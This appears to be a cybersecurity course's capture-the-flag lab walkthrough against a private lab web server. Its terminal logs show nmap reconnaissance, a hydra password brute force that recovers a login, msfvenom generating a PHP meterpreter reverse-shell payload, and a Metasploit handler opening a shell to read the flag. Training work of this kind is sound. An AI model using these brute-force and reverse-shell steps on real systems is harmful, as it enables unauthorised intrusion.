DAY 1: Instructions

Complete the following to find the flag:

- Discover the IP address of the Linux web server.

```
Shell No.1
File  Actions  Edit  View  Help
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 20 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 840
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.105   00:15:5d:00:04:0f      3     126  Microsoft Corporation
 192.168.1.1     00:15:5d:00:04:0d     17     714  Microsoft Corporation

root@Kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-14 07:43 PDT
Nmap scan report for 192.168.1.105
Host is up (0.0026s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
```

- Locate the hidden directory on the web server.
    - **Hint**: Use a browser to see which web pages will load, and/or use a tool like `dirb` to find URLs on the target site.

```
root@Kali:~# ssh vagrant@192.168.1.105
vagrant@192.168.1.105's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat May 14 14:44:52 UTC 2022

  System load:  0.08               Processes:           106
  Usage of /:   58.3% of 9.78GB    Users logged in:     1
  Memory usage: 7%                 IP address for eth0: 192.168.1.105
  Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

311 packages can be updated.
189 updates are security updates.

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Sat May 14 14:15:46 2022
vagrant@server1:~$
```

Index of /


192.168.1.105


Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80





- Brute force the password for the hidden directory using the hydra command:
  - **Hint**: You may need to use `gunzip` to unzip `rockyou.txt.gz` before running Hydra.
  - **Hint**: `hydra -l <username> -P <wordlist> -s <port> -f -vV <victim.server.ip.address> http-get <path/to/secret/directory>`

```
root@Kali:/# locate rockyou
/usr/share/hashcat/masks/rockyou-1-60.hcmask
/usr/share/hashcat/masks/rockyou-2-1800.hcmask
/usr/share/hashcat/masks/rockyou-3-3600.hcmask
/usr/share/hashcat/masks/rockyou-4-43200.hcmask
/usr/share/hashcat/masks/rockyou-5-86400.hcmask
/usr/share/hashcat/masks/rockyou-6-864000.hcmask
/usr/share/hashcat/masks/rockyou-7-2592000.hcmask
/usr/share/hashcat/rules/rockyou-30000.rule
/usr/share/john/rules/rockyou-30000.rule
/usr/share/wordlists/rockyou.txt.gz
root@Kali:/# cd /usr/share/wordlists/rockyou.txt.gz
bash: cd: /usr/share/wordlists/rockyou.txt.gz: Not a directory
root@Kali:/# cd /usr/share/wordlists
root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz
root@Kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
root@Kali:/usr/share/wordlists#
```

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder
```

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-14 08:11:01
root@Kali:/usr/share/wordlists#
```


192.168.1.105/company_folders/secret_folder/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter

Index of /company_folders/secret_f

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



- Break the hashed password with the Crack Station website or John the Ripper.

- Connect to the server via WebDav.
  - **Hint**: Look for WebDAV connection instructions in the file located in the secret directory. Note that these instructions may have an old IP Address in them, so you will need to use the IP address you have discovered.
- Upload a PHP reverse shell payload.
  - **Hint**: Try using your scripting skills! MSVenom may also be helpful.

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```



- Execute payload that you uploaded to the site to open up a meterpreter session.

```
vagrant@server1: ~
File  Actions  Edit  View  Help
root@Kali:~# msfconsole
[-] **rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] **

                _---------.
             .' #######   ;."
  .---,.    ;@             @@`;   .---,..
."@@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
  `.@@@@@@@@@@@@@        @@@@@@@@@@@@@@@ .'
    "--'.@@@  -.@         @ ,'-   .'--"
         ".@' ; @        @ `.  ;'
          |@@@@ @@@     @    .
           ' @@@ @@   @@    ,
            `.@@@@    @@   .
             ',@@     @   ;       _____________
             (  3 C    )     /|___ / Metasploit! \
              ;@'. __*__,."    \|--- \_____________/
               '(.,....."/


       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > search exploit/multi/handler

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Yes    Apache mod_cgi Bash En
ction (Shellshock) Scanner
   1  exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Pe
   2  exploit/linux/local/bash_profile_persistence          1989-06-08       normal     No     Bash Profile Persisten
   3  exploit/linux/local/desktop_privilege_escalation      2014-08-07       excellent  Yes    Desktop Linux Password
Escalation
   4  exploit/linux/local/yum_package_manager_persistence  2003-12-17       excellent  No     Yum Package Manager Pe
   5  exploit/multi/handler                                                   manual     No     Generic Payload Handle
   6  exploit/windows/browser/persits_xupload_traversal     2009-09-29       excellent  No     Persits XUpload Active
tory Traversal
   7  exploit/windows/mssql/mssql_linkcrawler               2000-01-01       great      No     Microsoft SQL Server D
ommand Execution
```

```
msf5 > use 5
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > se
search    services  sessions  set       setg
msf5 exploit(multi/handler) > set L
set LHOST            set LISTENERTIMEOUT  set LOGLEVEL         set LPORT
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set L
set LHOST            set LISTENERTIMEOUT  set LOGLEVEL         set LPORT
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:60494) at 2022-05-14 08:55:50 -0700

meterpreter >
```

- Find and capture the flag.

```
vagrant@server1: ~
File  Actions  Edit  View  Help
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 3 opened (192.168.1.90:4444 → 192.168.1.105:60700) at 2022-05-14 09:12:15 -0700

meterpreter > shell
Process 3143 created.
Channel 0 created.
cd /
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
vagrant
var
vmlinuz
vmlinuz.old
cat flag.txt
b1ng0w@5h1sn@m0
```

After you have captured the flag, show it to your instructor.

Be sure to save important files (e.g., scan results) and take screenshots as you work through the assessment. You'll use them again when creating your presentation.